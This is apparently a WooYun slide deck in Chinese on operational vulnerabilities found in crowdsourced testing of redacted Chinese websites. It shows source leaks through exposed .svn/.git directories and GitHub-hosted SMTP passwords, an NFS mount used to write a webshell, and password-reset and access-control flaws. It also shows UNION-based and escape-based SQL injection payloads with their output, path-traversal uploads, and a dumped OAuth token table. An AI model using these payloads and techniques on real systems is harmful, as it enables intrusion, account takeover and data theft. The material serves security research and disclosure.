

从乌云众测看到的开发运维漏洞

Valo@wooyun

= 01 = 被“偷”走的代码

svn:

xxx.xxx.com/svn/entries

```
4 512
5 http://
6 http://
7
8
9
10 2015-03-09T07:44
11 503
12 wengxuejie
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27 3d6f529d-4772-42
28
29 index.php
30 file
31
32
33
34
35 2015-03-04T09:35:21.000000Z
36 8098ffffc411d5594c124195cce2cac9
37 2014-12-03T10:21:42.647734Z
38 111
39 hepeng123
```

应用 Google

admin/trunk/

2015/3/10 - 10- Revision 518: /trunk

- ..
- application/
- conf/
- cron/
- docs/
- log/
- public/

Powered by [Apache Subversion](#) version 1.8.8 (r1568071).

= 01 = 被“偷”走的代码

git: xxx.xxx.com/.git/config

The image is a composite of three screenshots illustrating a security exploit. On the left, a web browser displays the content of a `.git/config` file, which contains configuration for a remote repository at `https://git.xxx.xxx.com`. In the center, a login form titled "管理入口" (Management Entry) is shown with fields for a username (example: "one_user.txt") and a password, along with a checkbox for "下次自动登录" (Log in automatically next time) and a "登录系统" (Log in system) button. On the right, a Windows command prompt window shows the execution of a Perl script `rip-git.pl`. The script successfully connects to the remote repository and lists found files, including `COMMIT_EDITMSG`, `config`, `description`, `HEAD`, `index`, and several object files.

管理入口

例: one_user.txt

您的密码

☐ 下次自动登录

登录系统

管理员: C:\Windows\system32\cmd.exe - perl.exe rip-git.pl -v -u http://.../.git

```
D:\perl\perl\bin>cmd.exe
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

D:\perl\perl\bin>perl.exe rip-git.pl -v -u http://.../.git
[il] Downloading git files from http://.../.git
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafts: 404 Not Found
[d] found logs/HEAD
[!] Not found for objects/91/531431b38ad36c32fcd535ea5024049eb68cf2: 404 Not
nd
[!] Not found for objects/91/531431b38ad36c32fcd535ea5024049eb68cf2: 404 Not
nd
[d] found objects/63/df622083af5838e06ba8106eb23916044db7ee
[d] found objects/68/14b5e6fcb5f51dd074b4449e581fdd0e982b98
[d] found objects/68/14b5e6fcb5f51dd074b4449e581fdd0e982b98
```

= 01 = 被“偷”走的代码


github

```
https://github.com/[redacted]lob/4b32739a35145ac8526f6f4aa4fcfb14a0b0af3d/onlinebx_1.1/application/controllers/bxsheet.php
```

```
require_once "email.class.php";  
//***** 配置信息 *****  
$smtpserver = "appma[redacted]"; //SMTP服务器  
$smtpserverport = 25; //SMTP服务器端口  
$smtpusermail = "appma[redacted]"; //SMTP服务器的用户邮箱  
//$smtpemailto = "leij@[redacted]"; //发送给谁  
$smtpuser = "appma[redacted]"; //SMTP服务器的用户帐号  
$smtppass = "rma[redacted]"; //SMTP服务器的用户密码
```

= 01 = 被“偷”走的代码

github



详细说明

一堆弱口令

project@cn :
andriod@cn :
support@cn :
ceo@we :
renren@n :
iose@w :
noreply@cn :
weixin@n :
igetui@v :
jiankong :
douban@cn :
avos@w :
xiaomi@n :
neitui@v :
upyun@n :
yinxiang :
ali@wei :
ucloud@n :
ksyun@n :
ename@cn :
ms@we :
lagou@v :
liepin@v :
: w

= 02 = Rsync之后

nfs

```
[root@localhost ~]#showmount -e [redacted]  
Export list for [redacted]:  
/www-data *
```

```
showmount -e [redacted]  
Export list for [redacted]:  
/www-data *
```

```
[root@localhost ~]#ls -lh  
总用量 150K  
-rw-r--r-- 1 33 33 418 2013-12-17 index.php  
-rw-r--r-- 1 33 33 20K 2013-12-17 license.txt  
-rw-r--r-- 1 33 33 7.1K 11月 21 07:28 readme.html  
-rw-r--r-- 1 33 33 4.8K 2013-12-17 wp-activate.php  
drwxr-xr-x 9 33 33 4.0K 2013-12-17 wp-admin  
-rw-r--r-- 1 33 33 271 2013-12-17 wp-blog-header.php  
-rw-r--r-- 1 33 33 4.7K 2013-12-17 wp-comments-post.php  
-rw-r--r-- 1 33 33 3.3K 2013-11-29 wp-config.php  
-rw-r--r-- 1 33 33 3.2K 2013-12-17 wp-config-sample.php  
drwxr-xr-x 7 33 33 4.0K 11月 21 07:27 wp-content  
-rw-r--r-- 1 33 33 2.9K 2013-12-17 wp-cron.php  
-rw-r--r-- 1 root root 33 12月 11 22:15 wp-help.php  
drwxr-xr-x 12 33 33 4.0K 2013-12-17 wp-includes  
-rw-r--r-- 1 33 33 2.4K 2013-12-17 wp-links-opml.php  
-rw-r--r-- 1 33 33 2.4K 2013-12-17 wp-load.php  
-rw-r--r-- 1 33 33 33K 11月 21 07:28 wp-login.php  
-rw-r--r-- 1 33 33 8.1K 2013-12-17 wp-mail.php  
-rw-r--r-- 1 33 33 11K 2013-12-17 wp-settings.php  
-rw-r--r-- 1 33 33 26K 2013-12-17 wp-signup.php  
-rw-r--r-- 1 33 33 4.0K 2013-12-17 wp-trackback.php  
-rw-r--r-- 1 33 33 3.0K 2013-12-17 xmlrpc.php
```

直接mount挂载，写shell

http://[redacted]/wp-help.php

= 03 = 我就是你

一个域名劫持的故事

首先从一个...
可以whois看...
[redacted]@...
之后我们通...
md5 : ca58...
解密后为 : ...
那么, 们获...
之后我百度...
录, 有一些...
我们目标是...
册了其他邮...
[redacted]@...
[redacted]@...
[redacted]@...

pan.baidu.com

访问最多 火狐官方

百度云

全部文件

图片

文档

视频

BT种子

音乐

其它

我的分享

回收站

云管家 Android iPhon

www.net.cn

访问最多 火狐官方站点 常用网址 淘宝网 (原淘宝特卖) 建议网站 网页快讯库

欢迎来到万网!

万网 www.net.cn 阿里云旗下品牌

首页 域名服务

购物车(0) 产品管理/续费 我的

账户余额 0.00 元

充值 提现 代金券

提交工单

我的消息

索取发票

合同申请

汇款底单信息提交

进入会员中心 | 退出

开年红包

¥58 | ¥88 | ¥2015

领取红包

年大吉

固定电话: [redacted]

电子邮箱: [redacted]

设为默认 使用轻松购 编辑

= 04 = 另类密码重置

置登录密码

验证码

手机号

手机验证码

新密码

确认新密码

Request to [redacted]

Forward Drop Intercept is on Action

1.png

Raw Params Headers Hex

POST / [redacted] randomId=142729

Host: [redacted]

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko

Accept: application/json, text/plain, */*

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

Content-Type: application/json;charset=utf-8

Referer: [redacted]

Content-Length: 78

Cookie: JSESSIONID=BF53F750AD983E64B80751D49681DA3E; [redacted]0765A7022448BADA8B7164E8281

Connection: keep-alive

Pragma: no-cache

Cache-Control: no-cache

["phoneNumber":"1821 [redacted]176008 [redacted]","smsTemplateID":"FindPassword","captcha":"g67c3"]

小号 浙江宁波 14:00

【[redacted] 尊敬的用户，您找回登陆密码所需的验证码为：212218（90秒内有效），如非本人操作...

1 [redacted] 010 13:59

【[redacted] 尊敬的用户，您找回登陆密码所需的验证码为：212218（90秒内有效），如非本人操作...



= 05 = “壕气厂商”



¥ 999,999,999.99

账户余额

高收益项目优先

ON

已开启

短周期项目优先

OFF

已关闭

随机分配

OFF

已关闭

默认选项，按项目编号进行自动投资

单个项目最小投资额

100000

元

单个项目最大投资额

1

元

目标项目年化收益率

7.00

%

至

15.00

%

目标项目期限

1

月

至

36

月

帐户保留金额

0.00

元

(您可填写一个不大于可用余额的金额，这部分金额不会加入自动投资)

¥ 50

50000 : 50

¥ 50000

7%

7 : 15

15%

1个月

1 : 36

36个月

保存设置

重置



= 06 = 程序员的“复仇”

```
Load URL view-source:http://[redacted]eedBack/addSuggest.php?mod=addSuggest&suggestBelonged=,1,aaa&suggestType=,1,&suggestDescrib=test&contactTel=test&contactEmail=test&contactQQ=111&contactPerson=test&attachValue=..
Split URL /index.php
Execute
☐ Enable Post data ☐ Enable Referrer

1
2 Warning: rename(/mnt/mfs/[redacted]eedBack/../index.php,/mnt/mfs/[redacted]eedBack/../2014111700984-1.php): No such file
3 {"error":["\u90ae\u7bb1\u5730\u5740\u683c\u5f0f\u4e0d\u6b63\u786e",""]}
```

```
Load URL view-source:http://[redacted]
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.2.4</center>
</body>
</html>
```

= 06 = 程序员的“复仇”

```
-----WebKitFormBoundaryZDDIFPveFAAHpFFt
Content-Disposition: form-data; name="name"
```

listpic

```
-----WebKitFormBoundaryZDDIFPveFAAHpFFt
Content-Disposition: form-data; name="id"
```

listpic

```
-----WebKitFormBoundaryZDDIFPveFAAHpFFt
Content-Disposition: form-data; name="goodsId"
```

```
../../../testinfo.html.
```

```
-----WebKitFormBoundaryZDDIFPveFAAHpFFt
Content-Disposition: form-data; name="imgId"
```

1234.jpg

```
-----WebKitFormBoundaryZDDIFPveFAAHpFFt
Content-Disposition: form-data; name="listpic"; filename="test1.jpg"
Content-Type: image/jpeg
```



```

IHDR[0] r] 000 iCCPiC
Profile8000000000?oA? ?0US[] 0 I00B000+00un S660mmU0 o 0 xB
A$0=t0h0v0p0g0[]0090w>058000I 0[]5000000;V!
0A000(N0..).bG00.107 000suV0S0B1W= 0i0000
0F0000A0000..s0Xax00,03 8S0(b000[]+%003101 0 00#O- 000zQv0a0X0OP0f0o6Z0_
0x/00000007 006
[]j000P0h0mry0>000k07=0 00B00#00fs0 0[0n0-L0Z- 00Gp000' [ 0000YX0E
D00000p0-000iR|2|3000c00000nc000000s00>000[]00eD 0e0y0000:X02000
L0P00000a0e0y0gg0 0SF100 0t 0000
)Cd000L0s00S00rp[] 00b0000>40-000F_ 0{0[] 0k000i+0x 000000000+0B
[]000000UHcnf00<F000 0
0e[] 0p0 y0000000: 0iX'0 000%8I 0[]?0 0rw[] 00vi0T0V0QN0~^d0pY0I0"/#(0000
0000[zI0J/H0H0h-
Ic0 000<000x- 000000080Z N xA0-80m0Ck0K0Ha00 0Yn1G0
0[] qH g0000 u0[] 0000
h0 00:6000zi'y0[]0g 0000_/0S0004-00[]000-Y3M9Py0K=00 00
0000-00000000Y7-0t 0k 0000Hlw[]\80[]0OS-00j 0[] 0n50
0 A000-H0[] \H00\ =00 n000000[] " 0 n0000 H D 050,l 0 k0Oh.OV

```

```

HTTP/1.1 200 OK
Server: nginx/1.2.4
Date: Tue, 18 Nov 2014 02:40:18 GMT
Content-Type: text/html;charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: no-cache, no-store, no-revalidate
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Pragma: no-cache
Content-Length: 73

```

```
{"error":"","file":"\\2014\\11\\18\\9\\..\\.\\.\\.\\.\\testinfo.html._7.jpg"}
```

http://xxxxx.com/feedBack/addSuggest.php?mod=addSuggest&suggestBelonged=,1,aaa&suggestType=,1,&suggestDescrib=test&contactTel=test&contactEmail=test&contactQQ=111&contactPerson=test&attachValue=../2014/testinfo.html._7.jpg

Warning:

```
rename(/mnt/mfsxxxx/feedBack/./2014/testinfo.html._7.jpg,/mnt/mfs/xxxx/feedBack/./2014/2014111801267-1.html): No such file or directory in
/apps/dat/web/newcode/xxxx-239/library/App/FeedBack/Suggest.php on line 257
```

= 06 = 程序员的“复仇”

http://xxcom/vendor/goodsAdd.php?mod=showTem
plate&template=3c/../../../../../../../../../../../../m
nt/mfs/xxxx/2014/2014111801266-1

8mCkKHaYnlG{qHg?u#L?h?s?:6?z!y@}zg?q?ٹ
z\$8Y7"t?k?Hlw□\87□O\$~?j?]?n5`f?
"yUD5(1?k?Qb0V08\$`?:@"?G?I?Xu?@D?X#?F%&c?c?

PHP Version 5.3.17

| | |
|-----------------------------------|--|
| System | Linux GD9-VIS-001 2.6.18-308.el5 #1 SMP Tue Feb 21 20:06:06 EST 2012 x86_64 |
| Build Date | Nov 10 2012 16:03:36 |
| Configure Command | './configure' '--prefix=/apps/lib/php-5.3.17' '--with-mysql=mysqlnd' '--with-mysql=mysqlnd' '--with-pdo-mysql=mysqlnd' '--enable-mysqlnd' '--enable-fpm' '--enable-mbstring' '--enable-mbregex' '--with-zlib-dir=/apps/lib/zlib' '--enable-pcntl' '--enable-sockets' '--enable-ftp' '--enable-soap' '--enable-bcmath' '--disable-debug' '--enable-sockets' '--enable-inline-optimization' '--disable-rpath' '--with-mysql=/apps/avr/mysql5' '--with-libxml-dir=/apps/lib/libxml' '--with-jpeg-dir=/apps/lib/jpeg' '--with-iconv-dir=/apps/lib/libiconv' '--with-mcrypt=/apps/lib/libmcrypt' '--with-freetype-dir=/apps/lib/freetype' '--with-gd=/apps/lib/gd' '--with-openssl-dir=/apps/lib/openssl' '--with-openssl=/apps/lib/openssl' '--with-curl=/apps/lib/curl' '--with-curlwrappers' '--with-png-dir=/apps/lib/libpng' |
| Server API | FPM/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /apps/lib/php-5.3.17/lib |
| Loaded Configuration File | /apps/lib/php-5.3.17/lib/php.ini |
| Scan this dir for additional | (none) |

= 07 = 程序员的“复仇”2

https://www.xxxxxxx.com/guarantee是某后台
但是无法登陆

查看源码有个js/admin.js

```
function dellmg(_this){  
    var pic = $(_this).attr("rel");
```

```
$.post("/app/uploadimage?act=delimg",  
on(data){
```

```
    if(data.status=='200'){  
        alert(data.msg);
```

```
        $(_this).closest('.showimg').f
```

```
        '/img/x_tu.jpg'); //
```

```
        $(_this).remove(); //
```

```
    }else{
```

```
        alert('xxxxx');
```

```
    }
```

```
    },'json');
```


```
}
```



= 08 = 程序员的“复仇”3

```
view-source:https://www.k.../Cms
应用
00 if(status){
01     params = 'cid='+cid;
02 }else{
03     params = 'id'+cid;
04 }
05 handledata('POST','/Cms/getArticle',params,'json',function(data){
06     if(data.status==200){
07         if(data.msg.length==1){
08             var html = '<h1>'+data.msg[0].title+'</h1>';
09             html+= '<div class="info_d">发布时间: '+data.msg[0].create_time+' | 责任编辑: '+data.msg[0].author+'
10             html+= '<div class="news_ctn" id="news_ctn">'+data.msg[0].content+'</div>';
11             $('#showArctile').html(html);
12         }else{
13             var html = '<ul class="centerlist">';
14             for(key in data.msg){
15                 html+= '<li><a onclick="getListData('+data.msg[key].id+', false)" href="javascript:void(0):"
16                 <span>'+data.msg[key].create_time+'</span></li>';
17             }
18             html+= '</ul>';
19             $('#showArctile').html(html);
20         }
21     }else{
22         $('#showArctile').html('暂无内容');
23     }
24 });
```


= 08 = 程序员的“复仇”3



Load URL `https://www.████████.com/Cms/getArticle`

Split URL


Execute

☒ Enable Post data ☐ Enable Referrer

Post data `cid=1 and 1=2 UNION SELECT user(),database(),version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17`

`{"status":200,"msg": [{"id": "████████@10.144.21.21", "title": "████████", "content": "5.5.18.1-log", "author": "4", "create_time": "5", "update_time": "6", "audit_time": "7", "auditor": "8", "status": "9", "c`

= 09 = 金融背后的“安全”



= 10 = 任意用户密码重置那些事

您好, [@qq.com](#)

请点击下面的链接, 完成网邮箱绑定。

<http://passport.com/safe/index.php?c=email&a=check&u=qq.com&verifycode=7a7c6ea228427f1c721fc3f9f48bd06b>

(如不能点击, 请将以上地址粘贴到浏览器访问)

本邮件由系统自动发出, 请勿回复

= 11 = 某电商越权实现“脱库”

→ ↺

ebooking/User/UserEdit.aspx?Huid=2688

(测试) my test

🏠

首页

📄

订单处理

☕

房价维护

🏷️

优惠促销

🔧

房态维护

📋

住店审核

💬

点评管理

📊

黄金罗盘

注: "*"为必填项

登录名: * 20个字符

密码: *

姓名: *

模块名称

财务结算

点评管理

订单处理

房态维护

Elements

Network

Sources

Timeline

Profiles

Resources

Audits

Console

<tr>...</tr>

<tr>...</tr>

<tr>

<td class="InfoText" style="width: 100px">

密码:

</td>

<td style="width: 280px" align="left">

<input name="ctl100\$ctl100\$SubMenuContainer\$ContentMain\$txtPWD" type="password" id="ctl100_ctl100_SubMenuContainer_C

class="input_text" value="81DC98DB52D04DC20036DBD8313ED055" style="width:100px;">

*

</td>

= 12 = 不同寻常的SQL注入

特色业务

申购 认购 赎回 刷新

(0) 锁定 系统 多帐户

证件类型: 身份证
身份证: 2200000000054
详细地址: 1111111111111111 *
手机号码: 88888888 邮政编码: 111111 *
联系电话: 88888888 单位电话: 111
住宅电话: 111111111111 传 真: 111111111111
股东代码: 请选择对应市场的股东
账单方式: 不寄送 性别: 女 职 业: 文教科卫专 教育程度: 其他
年薪收入: 1111111111
基金账号: 开户

信息提示
错误种类:6 错误代码:-1 错误信息:245[Microsoft][ODBC SQL Server Driver][SQL Server]在将 nvarchar 值 '220000dbo' 转换成数据类型 int 时失败。
确认

= 13 = 猥琐的SQL注入思路

```
http://xxxxcom/index.php?action=user&method=search&pos_belong=2
&pos_city=0&pos_type=0&keywords=a\%27%20or%201=1%20limit%2
00,10%23
```

注入点为 keywords
可以看出过滤规则为 replace ' ' , 那么 \ 过滤为 \ 从而造成注入



= 14 = “爆”库

应用

Exploits Database by

MD5Decryper.co.uk

md5在线查询

错误信息: SQLSTATE[HY000] [2002] Can't connect to
所在文件: /home/work/website/icarsclub/lib/db.php:49

/home/work/website/

/lib/db.php(49)

46

@public

47

*/

48

function instantiate() {

49

\$this->pdo=new PDO(\$this->dsn,

50

}

51

52

/*

Stack Trace

#0

+ /home/work/website/icarsclub/lib/db.php(49):

PDO->__construct("mysql:host=localhost;port=3306;

#1

+ /home/work/website/icarsclub/lib/db.php(102):

DB->instantiate()

#2

+ /home/work/website/icarsclub/lib/db.php(310):

DB->exec("SHOW columns FROM `icars_sx`.car...",nu

#3

+ /home/work/website/icarsclub/lib/db.php(915):

DB->schema("car")

#4

+ /home/work/website/icarsclub/lib/db.php(1038):

call_user_func_array(array(Axon,"sync"),array("car"))

#5

+ /home/work/website/icarsclub/lib/db.php(1038):

call_user_func_array(array(Axon,"sync"),array("car"))

phpMyAdmin

(最近使用的表)...

New

1231231

bbs

blog

gis

新建

oauth_access_tokens

oauth_authorization_c

oauth_clients

oauth_jwt

oauth_refresh_tokens

oauth_scopes

icars_staging

icars_sx

icars_zh

information_schema

mysql

performance_schema

test

testlink

writer

xck

index.php?token=ccaaa7e9684d5bf1a8d50b97e22239db#PMAURL-7:sql.php?db=icars_

localhost > 数据库: icars_oauth > 表: oauth_access_tokens

正在显示第 0 - 24 行 (共 11333 行, 查询花费 0.0006 秒)

SELECT * FROM `oauth_access_tokens`

性能分析 [快速编辑] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

1 > >> 行数: 25

索引排序: 无

+ 选项

access_token

id-3x

user_id

expires

scope

00041480054735

7155

2014-01-19 09:37:50.000000

NULL

000bdac1c74ce6

7089

2014-02-12 10:25:09.000000

NULL

00168a236e355b

7381

2014-01-22 18:26:50.000000

NULL

0021de14dc0ae7

7155

2014-01-26 11:27:13.000000

NULL

002309fc7b005d

7162

2014-02-06 17:15:13.000000

NULL

0026063bd0a9f1

24407

2014-08-18 16:57:38.000000

NULL

00287f4eea3dce

24125

2014-07-12 20:52:06.000000

NULL

003059bad4d90f

24357

2014-10-03 15:59:05.000000

NULL

0043107f2f2242

75911

2014-10-15 14:35:51.000000

NULL

00474081557384

7221

2014-02-12 17:09:02.000000

NULL

0047c40294dabf

75922

2014-10-13 17:01:02.000000

NULL

004cf6757c4c54

74052

2014-10-15 11:29:20.000000

NULL

= 15 = 不该写的“shell”

应用管理 > test

应用地址

系统设置

用户注册设置

用户字段管理

功能管理

站点数据统计

管理员工作量统计

内容点击量排名

文件下载量排名

提交表单

123123

提交表单管理

信息采集管理

Web页面信息采集

数据库信息采集

单文件页采集

广告管理

简历管理

信息采集

提示! 采集名称: 11111111

采集网页地址:

http://su.bdimg.com/static/superj

采集到文件地址:

@/11.asp

(以“~/”开头代表系统根目录, 以“@/”开头代表站点根目录)

删除JS脚本:

☒ 是 ☐ 否

下载相关文件:

☒ 是 ☐ 否

Css样式保存地址:

@/css

(以“~/”开头代表系统根目录, 以“@/”开头代表站点根目录)

Js脚本保存地址:

@/js

(以“~/”开头代表系统根目录, 以“@/”开头代表站点根目录)

